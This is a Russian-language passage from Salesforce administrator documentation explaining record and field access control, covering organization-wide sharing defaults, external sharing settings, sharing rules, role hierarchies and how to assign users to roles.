Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Уровень доступа	Включенные параметры в наборах полномочий и расширенном пользовательском интерфейсе профиля	Включенные параметры в исходном пользовательском интерфейсе профиля и на страницах настройки параметров безопасности полей
Пользователи могут просматривать и редактировать поле.	Чтение и Редактирование	«Доступно»
Пользователи могут просматривать поле, но не могут его редактировать.	Чтение	«Доступно» и «Только для чтения»
Пользователи не могут просматривать или редактировать поле.	Нет	Нет

СМ. ТАКЖЕ:

- Безопасность поля
- Полномочия объекта

Параметры общего доступа

Система Salesforce позволяет контролировать доступ к данным на самых разных уровнях. Например, уровень доступа пользователей к объектам может контролироваться полномочиями объекта. А уровень доступа пользователей к полям объекта может контролироваться параметрами безопасности поля. Параметры общего доступа позволяют контролировать доступ к данным на уровне записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Рабочие группы недоступны в версии **Database.com Edition**.

единые стандартные параметры

Единые стандартные параметры общего доступа определяют базовый уровень доступа к каждому объекту и позволяют расширить этот уровень посредством иерархий или правил общего доступа. Например, чтобы разрешить пользователям просматривать и редактировать только собственные интересы, задайте единым стандартным параметрам для интересов значение «Личный». Чтобы расширить доступ отдельных пользователей или групп, создайте правила общего доступа к интересам.

Правила общего доступа

Правила общего доступа устанавливают исключения из единых стандартных параметров. Если единым стандартным параметрам общего доступа задано значение «Общедоступный: только для чтения» или «Личный», то система позволяет задать правила, предоставляющие пользователям дополнительный доступ к чужим записям. Правила общего доступа могут быть созданы на основе ответственного или значений полей записи.

Совет: Иногда проблематично определить единую группу пользователей, нуждающихся в доступе к отдельному набору записей. В подобных случаях ответственные за записи могут использовать общий доступ, установленный вручную, для предоставления полномочий чтения и редактирования пользователям, которым запись недоступна другими способами. В отличие от единых стандартных параметров, иерархий ролей и правил общего доступа, общий доступ, установленный вручную, не является автоматическим процессом, но позволяет ответственным за записи предоставлять доступ нужным пользователям.

Управляемый общий доступ к Apex

Управляемый общий доступ к Apex позволяет разработчикам предоставлять программный доступ к настраиваемым объектам. Если общий доступ к настраиваемому объекту предоставляется посредством управляемого общего доступа к Apex, то добавление или изменение уровня общего доступа к записи настраиваемого объекта доступно только при наличии полномочия «Изменение всех данных», а изменения ответственного за запись остаются общедоступными.

Другие методы предоставления доступа к записям

Помимо параметров общего доступа, одновременный доступ пользователей к выбранным записям может быть предоставлен другими способами.

Соотнесение групп категорий с ролями

Чтобы определить уровень доступа к категориям данных, рекомендуем соотнести их с ролями пользователей.

Очереди

Очереди помогают ранжировать, распространять и назначать записи группам с общими нагрузками. Участники очереди и пользователи, стоящие выше по иерархии ролей, могут открывать очереди из списковых представлений и брать на себя ответственность за записи в очереди.

Чтобы направить записи интереса, заказа, обращения и настраиваемого объекта в группу, рекомендуем использовать очереди.

Рабочие группы

Ответственные за записи организаций, возможностей и обращений могут использовать рабочие группы для предоставления другим пользователям доступа к собственным записям. *Рабочая группа* — это совокупность пользователей, работающих совместно над организациями, возможностями или обращениями. Ответственные за записи могут создавать рабочие группы для каждой собственной записи. Ответственный за запись добавляет участников рабочей группы и определяет уровень доступа каждого участника к записи (например, одним участникам предоставляется доступ только для чтения, а другим участникам — доступ для чтения и записи). Кроме того, ответственный за запись может назначить роль для каждого участника рабочей группы (например, «Руководитель проекта»). Участникам группы, работающей с организациями, предоставляется доступ ко всем связанным контактам, возможностям и обращениям.

Прим.: Участнику рабочей группы может быть предоставлен более высокий уровень доступа к записи посредством других методов (например, роль или правило общего доступа). Независимо от уровня доступа, заданного для рабочей группы, участнику рабочей группы предоставляется самый высокий уровень доступа.

СМ. ТАКЖЕ:

Единые стандартные параметры общего доступа
Правила общего доступа
Иерархия ролей пользователей
Рекомендации по предоставлению общего доступа

Единые стандартные параметры общего доступа

Администраторы могут использовать единые параметры общего доступа для определения стандартных параметров общего доступа, используемых в организации.

Данные параметры определяют стандартный уровень доступа к записям и могут быть заданы отдельно для организаций (включая контракты), действий, активов, контактов, кампаний, обращений, интересов, возможностей, календарей, прайс-листов, заказов и настраиваемых объектов.

Единым параметрам общего доступа для большинства объектов могут быть заданы следующие значения: «Личный», «Общедоступный: только для чтения» и «Общедоступный: для чтения и записи». Если единому параметру общего доступа к объекту задано значение «Личный» или «Общедоступный: только для чтения», то администратор может предоставить пользователям дополнительный доступ к записям посредством настройки иерархии ролей и определения правил общего доступа. Однако, правила общего доступа позволяют только предоставлять дополнительный доступ и не могут ограничивать уровень доступа к записям, заданный изначально в единых стандартных параметрах общего доступа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Клиентский портал недоступен в версии **Database.com Edition**.

Важное замечание: Если организация использует клиентский портал, то, прежде чем предоставить контактам доступ к порталу, в единых стандартных параметрах общего доступа для организаций, контактов, контрактов, активов и обращений должно быть выбрано значение «Личный». В этом случае пользователям по умолчанию предоставляется доступ только к собственным данным. Кроме того, пользователям Salesforce может быть предоставлен доступ «Общедоступный: для чтения и записи» путем создания правил общего доступа, согласно которым все внутренние пользователи предоставляют доступ всем внутренним пользователям.

По умолчанию система Salesforce использует иерархию ролей и иерархию территорий, которые автоматически предоставляют доступ к записи пользователям, расположенным выше ответственного.

Записи объекта, параметрам общего доступа которого задано значение «Личный», доступны только ответственным и вышестоящим пользователям в иерархии ролей. Флажок **«Предоставить доступ с использованием иерархий»** позволяет отменить доступ к записям тех пользователей, которые расположены выше ответственного в иерархии настраиваемых объектов, в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition. Если данный флажок снят для настраиваемого объекта, то записи доступны только ответственным за запись и пользователям, получившим доступ в соответствии с едиными стандартными параметрами.

СМ. ТАКЖЕ:

- Настройка единых стандартных параметров общего доступа
- Стандартные параметры общего доступа
- Единые стандартные параметры общего доступа

Настройка единых стандартных параметров общего доступа

Параметры общего доступа на уровне всей организации устанавливают базовый доступ для ваших записей. Вы можете устанавливать параметры по умолчанию отдельно для разных объектов.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Нажмите кнопку **«Правка»** в разделе «Единые стандартные параметры».
3. Выберите нужный уровень доступа по умолчанию для каждого объекта. Если у вас есть параметры по умолчанию для организации для доступа извне, см. раздел «Общие сведения о внешних единых стандартных параметрах».
4. Чтобы отключить автоматический доступ с помощью иерархий, снимите флажок **«Предоставить доступ с использованием иерархий»** напротив любого настраиваемого объекта, которому по умолчанию не задан уровень доступа «Контролируется родительским объектом».

   Прим.: Если флажок **«Предоставить доступ с использованием иерархий»** не установлен, то вышестоящим пользователям в иерархии ролей или территорий не предоставляется автоматический доступ. Тем не менее, некоторые пользователи (например, с полномочиями объекта «Просмотреть все» и «Изменить все», а также полномочиями системы «Просмотр всех данных» и «Изменение всех данных») могут получить доступ к записям, которые им не принадлежат.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартного общего доступа:

- Управление общим доступом

При обновлении параметров организации по умолчанию пересчет при общем доступе применяется к измененным записям. Время обновления определяется текущим размером данных.

- Если вы повышаете уровень доступа по умолчанию, например с уровня «Общедоступный: только для чтения» до «Общедоступный: для чтения и записи», ваши изменения применяются немедленно. Все пользователи получают доступ в зависимости от обновленного доступа по умолчанию. Пересчет при общем доступе затем выполняется асинхронно, чтобы обеспечить удаление всего избыточного доступа из правил, устанавливаемых вручную, и правил общего доступа.

  Прим.: Когда доступ по умолчанию для контактов имеет определение «Контролируется родительским объектом», а вы повышаете уровень доступа по умолчанию для учетных записей, коммерческих возможностей или обращений, изменения будут применяться после пересчета.

- Если вы понижаете уровень доступа по умолчанию, например с уровня «Общедоступный: для чтения и записи» до «Общедоступный: только для чтения», ваши изменения применяются после пересчета.

Вы получите сообщение электронной почты с уведомлением после завершения пересчета. Обновите страницу «Параметры общего доступа», чтобы увидеть изменения. Чтобы просмотреть статус обновления, в разделе «Настройка» введите *«Просмотр контрольного журнала настройки»* в поле «Быстрый поиск», затем выберите **«Просмотр контрольного журнала настройки»**.

Ограничения

Единые стандартные параметры общего доступа не могут быть изменены для некоторых объектов.

- Уровень доступа к сервисным контрактам всегда «Личный».
- Запросы на инициализацию пользователя являются личными.
- Возможность просмотра и редактирования документа, отчета или панели мониторинга определяется уровнем доступа пользователя к папке, содержащей данный компонент.
- Если общий доступ к прогнозам запрещен, то пользователи могут просматривать только прогнозы нижестоящих сотрудников в иерархии ролей.
- Если настраиваемый и стандартный объекты связаны посредством взаимосвязи «Основная — подробная», где настраиваемый объект является подробным, то единым стандартным параметрам данного объекта присваивается значение «Контролируется родительским объектом», которое не может быть изменено.
- Если код Apex использует общедоступные записи, связанные с настраиваемым объектом, то значения единых стандартных параметров этого объекта не могут быть изменены с «Личный» на «Общедоступный». Например, если код Apex извлекает группы и пользователей, которым предоставлен общий доступ к настраиваемому объекту Invoice__c (представлено в коде как `Invoice__share`), то значения единых стандартных параметров этого объекта не могут быть изменены с «Личный» на «Общедоступный».

СМ. ТАКЖЕ:

Стандартные параметры общего доступа

Единые стандартные параметры общего доступа

Стандартные параметры общего доступа

Единые стандартные параметры позволяют задавать стандартный уровень доступа к записям перечисленных ниже объектов.

- Организации и связанные контракты
- Действия
- Календари
- Кампании
- Обращения
- Контакты
- Настраиваемые объекты
- Интересы
- Возможности
- Заказы
- Прайс-листы
- Сервисные контракты
- Пользователи

Ниже перечислены уровни доступа, которые могут быть назначены организациям, кампаниям, обращениям, контактам, контрактам, интересам, возможностям, заказам, пользователям и настраиваемым объектам.

Поле	Описание
Контролируется родительским объектом	Пользователь может выполнять действие (например, просмотр, редактирование или удаление) над контактом или заказом на основе доступности аналогичного действия над связанной записью. Например, если контакт связан с организацией Acme, то пользователь может редактировать контакт только при наличии доступа для редактирования организации Acme.
Личный	Просмотр, редактирование и составление отчетов по данным записям доступны только ответственным и вышестоящим пользователям в иерархии ролей. Например, если Иван несет ответственность за организацию и выполняет роль «Торговый представитель по западному региону», которая подчиняется Елене (роль «Вице-президент по продажам в западном регионе»), то Елена может просматривать,

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

В версии **Database.com Edition** доступны только настраиваемые объекты.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартного общего доступа:

- Управление общим доступом

Поле	Описание
	редактировать и составлять отчеты по организациям Ивана.
Общедоступный: только для чтения	Просмотр и составление отчетов по записям доступны всем пользователям. Редактирование данных записей доступно только ответственным и вышестоящим пользователям в иерархии ролей. Например, Татьяна несет ответственность за организацию «ABC Corp.» и выполняет роль «Торговый представитель по западному региону», которая подчиняется Елене (роль «Вице-президент по продажам в западном регионе»). Татьяне и Елене предоставляется полный доступ к организации «ABC Corp.», тогда как Ивану (другому торговому представителю по западному региону) предоставляется доступ только для просмотра и составления отчетов по организации «ABC Corp.».
Общедоступный: для чтения и записи	Просмотр, редактирование и составление отчетов по всем записям доступны всем пользователям. Например, если Иван несет ответственность за организацию «Trident Inc.», то всем другим пользователям предоставляется доступ для просмотра, редактирования и составления отчетов по организации «Trident Inc.». Тем не менее, изменение параметров общего доступа или удаление организации «Trident Inc.» доступно только Ивану.
Общедоступный: для чтения, записи и переноса	Просмотр, редактирование, перенос и составление отчетов по всем записям доступны всем пользователям. Данное поле доступно только для обращений или интересов. Например, если Наталья несет ответственность за обращение ACME под номером 100, то всем другим пользователям предоставляется доступ для просмотра, редактирования, переноса ответственности и составления отчетов по данному обращению. Тем не менее, удаление или изменение общего доступа к обращению под номером 100 доступно только Наталье.
Полный общий доступ	Просмотр, редактирование, перенос, удаление и составление отчетов по всем записям доступны всем пользователям. Данное поле доступно только для кампаний. Например, если Иван несет ответственность за кампанию, то всем другим пользователям предоставляется доступ для просмотра, редактирования, переноса или удаления данной кампании.

Прим.: Чтобы повысить эффективность использования обращений, рекомендуем задать единым стандартным параметрам общего доступа к организациям, контактам, контрактам и активам значение «Общедоступный: для чтения и записи».

Ниже перечислены уровни доступа, которые могут быть назначены личным календарям.

Поле	Описание
Скрыть сведения	Другие пользователи могут просматривать доступность пользователя в выбранные временные промежутки, но не могут просматривать другие сведения о типе событий в календаре пользователя.
Скрыть сведения и добавить события	Помимо уровней общего доступа, заданных полем «Скрыть сведения», пользователи могут вставлять события в календари других пользователей.
Показать сведения	Пользователи могут просматривать подробные сведения о событиях в календарях других пользователей.
Показать сведения и добавить события	Помимо уровней общего доступа, заданных полем «Показать сведения», пользователи могут вставлять события в календари других пользователей.
Полный доступ	Пользователи могут просматривать подробные сведения о событиях в календарях других пользователей, вставлять события в календари других пользователей и редактировать текущие события в календарях других пользователей.

Прим.: Независимо от единых стандартных параметров, заданных для календарей, все пользователи могут приглашать всех других пользователей на события.

Ниже перечислены уровни доступа, которые могут быть назначены прайс-листам.

Поле	Описание
Использование	Просмотр прайс-листов и добавление возможностей доступны всем пользователям. Пользователи могут добавлять любые продукты прайс-листа в возможности.
Только для просмотра	Просмотр и составление отчетов по прайс-листам доступны всем пользователям, тогда как их добавление в возможности доступно только пользователям с полномочием «Редактирование» для возможностей или пользователям, которым вручную предоставлен уровень доступа «Использование» для прайс-листов.
Нет доступа	Пользователи не могут просматривать и добавлять прайс-листы в возможности. Рекомендуем использовать данный уровень доступа, чтобы предоставить доступ к выбранным прайс-листам только выбранным пользователям. Затем вручную предоставьте

Поле	Описание
	соответствующим пользователям общий доступ к соответствующим прайс-листам.

Ниже перечислены уровни доступа, которые могут быть назначены действиям.

Поле	Описание
Личный	Редактирование и удаление действий доступны только ответственным за действия и вышестоящим пользователям в иерархии ролей; пользователи, которым доступно чтение записей, связанных с действиями, могут просматривать и составлять отчеты по действиям.
Контролируется родительским объектом	Пользователь может выполнять действие (например, просмотр, редактирование, перенос или удаление) над действием на основе доступности аналогичного действия над связанными записями. Например, если задача связана с организацией Acme и контактом Иван Петров, то пользователь может редактировать задачу только при наличии доступа для редактирования организации Acme и контакта Иван Петров.

Ниже перечислены уровни доступа, которые могут быть назначены пользователям.

Поле	Описание
Личный	Чтение собственных записей и записей, принадлежащих нижестоящим пользователям в иерархии ролей, доступно всем пользователям.
Общедоступный: только для чтения	Чтение записей, принадлежащих другим пользователям, доступно всем пользователям. Система позволяет просматривать страницы сведений всех пользователей. Кроме того, все пользователи могут быть просмотрены в поисках, списковых представлениях, изменениях ответственности и пользовательских операциях.

СМ. ТАКЖЕ:

Настройка единых стандартных параметров общего доступа

Единые стандартные параметры общего доступа

Ниже перечислены единые стандартные параметры общего доступа.

Объект	Доступ по умолчанию
Организация	Общедоступный: для чтения и записи
Действие	Личное
Актив	Контролируется родительским объектом
Календарь	Скрыть сведения и добавить события
Кампания	Полный общий доступ
Обращение	Общедоступный: для чтения, записи и переноса
Контакт	Контролируется родительским объектом
Контракт	Общедоступный: для чтения и записи
Настраиваемый объект	Общедоступный: для чтения и записи
Интерес	Общедоступный: для чтения, записи и переноса
Возможность	Общедоступный: только для чтения
Прайс-лист	Использование
Сервисный контракт	Личное
Пользователи	Общедоступный: только для чтения Личное (для внешних пользователей)

ВЕРСИИ

Организации, обращения, контакты, интересы, возможности и настраиваемые объекты доступны в следующих версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

В версии **Database.com Edition** доступны только настраиваемые объекты.

СМ. ТАКЖЕ:

Единые стандартные параметры общего доступа

Настройка единых стандартных параметров общего доступа

Общие сведения о внешних единых стандартных параметрах

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Внешние единые стандартные параметры поддерживают отдельные единые стандартные параметры для внутренних и внешних пользователей. Они позволяют упростить конфигурацию правил общего доступа и повысить эффективность пересчета. Кроме того, администратор организации может быстро определять данные, доступные пользователям портала и другим внешним пользователям.

Ниже перечислены объекты, поддерживающие внешние единые стандартные параметры.

- Организации и связанные контракты или активы
- Обращения
- Контакты
- Возможности
- Настраиваемые объекты
- Пользователи

Внешние пользователи:

- Пользователи проверенного веб-узла
- Пользователи Chatter External
- Пользователи сообщества
- Пользователи клиентского портала
- Пользователи-гости
- Пользователи массового портала
- Пользователи партнерского портала
- Пользователи портала Service Cloud

Прим.: Внешним пользователям Chatter доступен только объект «Пользователь».

Чтобы предоставить внутренним пользователям доступ «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи», а внешним пользователям — «Личный», раньше приходилось выбирать значение «Личный» в качестве стандартного доступа и создавать правило общего доступа, позволяющее просматривать записи всем внутренним пользователям.

Теперь пользователям доступны отдельные единые стандартные параметры, которые позволяют достигать того же результата (значение «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи» для стандартного внутреннего доступа и значение «Личный» для стандартного внешнего доступа). Кроме того, данные параметры позволяют ускорить выполнение отчетов, списковых представлений, поисков и запросов API.

СМ. ТАКЖЕ:

Единые стандартные параметры общего доступа

Настройка внешних единых стандартных параметров

Стандартные параметры общего доступа

Настройка внешних единых стандартных параметров

Внешние единые стандартные параметры позволяют предоставлять внешним пользователям другой уровень стандартного доступа.

Прежде чем настроить внешние единые стандартные параметры, убедитесь, что они включены. Введите строку «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**, затем нажмите кнопку **«Включить модель внешнего общего доступа»**.

При первом включении внешних единых стандартных параметров параметрам «Стандартный внутренний доступ» и «Стандартный внешний доступ» задается исходный уровень стандартного доступа. Например, если единому стандартному параметру для контактов задано значение «Личный», то параметрам «Стандартный внутренний доступ» и «Стандартный внешний доступ» также задается значение «Личный».

Чтобы настроить внешний единый стандартный параметр для объекта, выполните указанные ниже действия.

1. Введите «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Параметры общего доступа»**.
2. Нажмите кнопку **«Правка»** в разделе «Единые стандартные параметры».
3. Выберите нужный уровень доступа по умолчанию для каждого объекта.

   Ниже перечислены возможные уровни доступа.

Уровень доступа	Описание
Контролируется родительским объектом	Пользователи могут выполнять действия (например, просмотр, редактирование и удаление) над подробной записью во взаимосвязи «Основная — подробная» на основе доступности аналогичного действия над всеми связанными основными записями. Прим.: При использовании контактов параметр «Контролируется родительским объектом» должен быть настроен для стандартного внутреннего и внешнего доступа.
Личный	Пользователи могут просматривать записи только при наличии доступа, предоставленного на основе ответственности, полномочий, иерархии ролей, правил общего доступа или общего доступа, установленного вручную.
Общедоступный: только для чтения	Любые пользователи могут просматривать все записи объекта.
Общедоступный: для чтения и записи	Любые пользователи могут просматривать и редактировать все записи объекта.

Прим.: Уровень стандартного внешнего доступа должен соответствовать уровню стандартного внутреннего доступа или быть более строгим. Например, настраиваемому объекту могут быть заданы следующие значения:

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартного общего доступа:

- Управление общим доступом

«Личный» для стандартного внешнего доступа и «Общедоступный: только для чтения» для стандартного внутреннего доступа.

4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Общие сведения о внешних единых стандартных параметрах

Отключение внешних единых стандартных параметров

Отключение внешних единых стандартных параметров инициирует использование одного единого стандартного параметра для каждого объекта.

Прежде чем отключить данную функцию, рекомендуем задать параметрам **«Стандартный внешний доступ»** и **«Стандартный внутренний доступ»** одинаковый уровень доступа для каждого объекта.

Чтобы отключить внешние единые стандартные параметры, выполните указанные ниже действия.

1. Введите «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Параметры общего доступа»**.
2. Нажмите кнопку **«Отключить модель внешнего общего доступа»** в разделе «Единые стандартные параметры».

Данное действие инициирует замену параметров **«Стандартный внешний доступ»** и **«Стандартный внутренний доступ»** в разделе «Единые стандартные параметры» параметром **«Стандартный доступ»**. При наличии общего доступа к пользователям параметр **«Стандартный внешний доступ»** для организаций, контактов, обращений и возможностей продолжает отображаться вопреки отключению.

СМ. ТАКЖЕ:

Общие сведения о внешних единых стандартных параметрах

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отключения внешних единых стандартных параметров:

- Управление общим доступом

Управление доступом посредством иерархий

Определите уровень доступа пользователей к чужим записям, включая записи, недоступные самим пользователям, но доступные их подчиненным.

Помимо единых стандартных параметров общего доступа для каждого объекта, определите уровень доступа пользователей к данным, принадлежащим или доступным их подчиненным. Например, иерархия ролей предоставляет вышестоящим пользователям автоматический доступ к записям. По умолчанию флажок «Предоставить доступ с использованием иерархий» установлен для всех объектов, но может быть снят только для настраиваемых объектов.

Для управления общим доступом с помощью иерархий для любого настраиваемого объекта введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**. Далее нажмите кнопку **«Правка»** в разделе «Единые стандартные параметры». Чтобы отменить автоматический доступ пользователей к данным, принадлежащим или доступным их подчиненным, снимите флажок «Предоставить доступ с использованием иерархий».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Территории недоступны в версиях: **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартного общего доступа и изменения параметра «Предоставить доступ с использованием иерархий»:

- Управление общим доступом

Примечания по внедрению

- Независимо от параметров общего доступа, заданных в организации, доступ к чужим записям может быть предоставлен другими способами (например, полномочие пользователя «Просмотр всех данных», правила общего доступа и общий доступ, установленный вручную).
- Флажок «Предоставить доступ с использованием иерархий» всегда установлен для стандартных объектов и недоступен для редактирования.
- При снятии флажка «Предоставить доступ с использованием иерархий» общий доступ к роли или территории и подчиненным предоставляется только пользователям, связанным с выбранной ролью или территорией напрямую. Доступ не предоставляется пользователям вышестоящих ролей или территорий.
- Если организация снимает флажок «Предоставить доступ с использованием иерархий», то действия, связанные с настраиваемым объектом, доступны пользователям, роли которых располагаются выше назначенного сотрудника.
- Если удаление взаимосвязи инициирует нарушение взаимосвязи «Основная — подробная», то стандартному параметру настраиваемого объекта, использовавшегося ранее в качестве подробного, автоматически назначается значение «Общедоступный: для чтения и записи», а флажок «Предоставить доступ с использованием иерархий» устанавливается по умолчанию.
- Параметр «Предоставить доступ с использованием иерархий» определяет пользователей, которые получают доступ при совместном использовании данных с общедоступными группами, персональными группами, очередями, ролями или территориями. Например, параметр **«Просмотр всех пользователей»** отображает участников группы и вышестоящих пользователей иерархий при совместном использовании записи посредством правила общего доступа или ручного общего доступа и флажка «Предоставить доступ с использованием иерархий». При снятии флажка «Предоставить доступ с использованием иерархий» некоторые пользователи данных групп теряют доступ. Ниже перечислены причины доступа, зависящие от параметра «Предоставить доступ с использованием иерархий».

  Данные причины предоставляют доступ всегда:

  Участник группы

  Участник очереди

Участник роли

Участник подчиненной роли

Участник территории

Участник подчиненной территории

Данные причины предоставляют доступ только посредством иерархий:

Менеджер участника группы

Менеджер участника очереди

Менеджер роли

Менеджер территории

Менеджер территории для роли пользователя

Рекомендации

- При снятии флажка «Предоставить доступ с использованием иерархий» рекомендуем уведомить пользователей о возможных изменениях результатов отчетов, инициированных отменой доступа к данным подчиненных. Например, при выборе пункта «... моей рабочей группы» в раскрывающемся списке «Просмотр» отображаются записи, принадлежащие пользователю, но не отображаются записи, принадлежащие его подчиненным. Чтобы добавить записи, принадлежащие подчиненным, в данный тип представления отчета, рекомендуем предоставить пользователю доступ к данным записям другими способами (например, правило общего доступа или ручной общий доступ). Если общий доступ к записям не предоставляется вручную, то при выборе пункта «Мои...» или «... моей рабочей группы» в раскрывающемся списке «Просмотр» отображаются те же результаты. Тем не менее, тип отчета «Действия с... <любой настраиваемый объект>», выбранный при создании настраиваемого отчета, возвращает действия, назначенные пользователю и его подчиненным в иерархии ролей.

СМ. ТАКЖЕ:

Иерархия ролей пользователей

Иерархия ролей пользователей

Система Salesforce поддерживает иерархию ролей, которая, наряду с параметрами общего доступа, может использоваться для определения уровней доступа пользователей к данным организации Salesforce. Роли внутри иерархии влияют на доступ к основным компонентам (например, записи и отчеты).

Если единые стандартные параметры являются более строгими, чем параметр «Общедоступный: для чтения и записи», используйте иерархию ролей, чтобы упростить доступ к записям для пользователей.

Посмотреть демонстрационный ролик: Кому и какие данные доступны?: доступ к записям посредством иерархии ролей (Salesforce Classic)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления ролей:

- Управление ролями

Для назначения пользователей ролям:

- Управление внутренними пользователями

Если модель общего доступа организации Salesforce для объекта не предусматривает иное, то любая роль позволяет просматривать, редактировать и составлять отчеты по всем данным, которые принадлежат нижестоящим пользователям в иерархии ролей или используются совместно с ними. В частности, в связанном списке «Единые стандартные параметры» можно отключить параметр настраиваемого объекта **«Предоставить доступ с использованием иерархий»**. Когда этот параметр отключен, только владелец записи и пользователи, которым предоставлен доступ в соответствии с едиными стандартными параметрами, будут иметь доступ к записям объекта.

Роли определяют доступ пользователей к обращениям, контактам и возможностям, независимо от их принадлежности. Уровень доступа задается на странице «Редактирование роли». Например, при настройке доступа к контактам пользователи соответствующей роли могут редактировать все контакты, связанные с собственными организациями, независимо от их принадлежности. Кроме того, при настройке доступа к возможностям пользователи соответствующей роли могут редактировать все возможности, связанные с собственными организациями, независимо от их принадлежности.

После предоставления роли общего доступа к папке, она доступна только пользователям в этой роли, но не руководителям в иерархии ролей.

Рекомендации по успешному использованию ролей

Данный раздел описывает основные алгоритмы правил, а также содержит рекомендации по успешному использованию ролей.

Рекомендации по настройке доступа к записям в крупной организации см. в документе *Designing Record Access for Enterprise Scale*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Чтобы упростить процесс управления пользователями в крупных организациях, предоставьте делегированным администраторам возможность управления пользователями с указанной ролью и всеми ее подчиненными ролями.
- Разрешается создавать не более 500 ролей на организацию.

- Роль должна быть назначена каждому пользователю. В противном случае, отчеты по возможностям, сводки по прогнозам и другие представления на основе ролей не будут отображать пользовательские данные.
- Все пользователи, которым требуется полный доступ к организации, должны принадлежать самому верхнему уровню иерархии.
- Создание отдельных ролей для каждой должности компании не является обязательным. Рекомендуем задать иерархию ролей для определения доступа к данным, введенным пользователями нижестоящих ролей.
- Изменение роли пользователя инициирует применение правил общего доступа для новой роли.
- Пользователь Salesforce Knowledge может изменить параметры доступности категории на странице сведений о роли.
- Во избежание ошибок производительности, каждому пользователю может принадлежать не более 10 000 записей объекта. Пользователям, которым требуется больше объектов, рекомендуем не назначать роль или назначать отдельную роль вверху иерархии. Также рекомендуем исключить данных пользователей из общедоступных групп, которые могут использоваться как источник правил общего доступа.
- Если ответственному за организацию не назначена роль, то связанным контактам назначается параметр общего доступа «Для чтения и записи», при условии, что единому стандартному параметру для контактов не задано значение «Контролируется родительским объектом». Связанным возможностям и обращениям назначается параметр общего доступа «Нет доступа».
- Если организация использует функцию управления территориями, то прогнозы опираются на иерархию территорий вместо иерархии ролей.

Назначение пользователей ролям

Система позволяет быстро назначать пользователей отдельной роли.

1. В разделе «Настройка» введите *«Роли»* в поле «Быстрый поиск», затем выберите **«Роли»**.
2. Щелкните **«Назначить»** напротив имени нужной роли.

   Прим.: Чтобы получить доступ к данной странице, щелкните **«Назначить пользователей для роли»** в связанном списке «Пользователи в роли». Крупным организациям рекомендуем назначать роли посредством SOAP API.
3. Чтобы просмотреть доступных пользователей, выберите нужное значение раскрывающегося списка.
4. Чтобы назначить пользователя данной роли, выберите нужного пользователя в левом столбце и нажмите кнопку **«Добавить»**.

Прим.: Удаление пользователя из списка «Выбранные пользователи» инициирует удаление соответствующего назначения роли.

СМ. ТАКЖЕ:

Иерархия ролей пользователей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения пользователей ролям:

- Управление внутренними пользователями

Поля ролей

Поля, включающие в себя записи роли, служат для определенных целей. Данная таблица содержит описания всех полей и их функций в роли.

Доступность полей зависит от полномочий организации и настроек общего доступа.

Поле	Описание
Доступ к обращению	Данное поле определяет доступность обращений других пользователей, связанных с собственными организациями. Данное поле не отображается, если модели общего доступа к обращениям задано значение «Общедоступный: для чтения и записи».
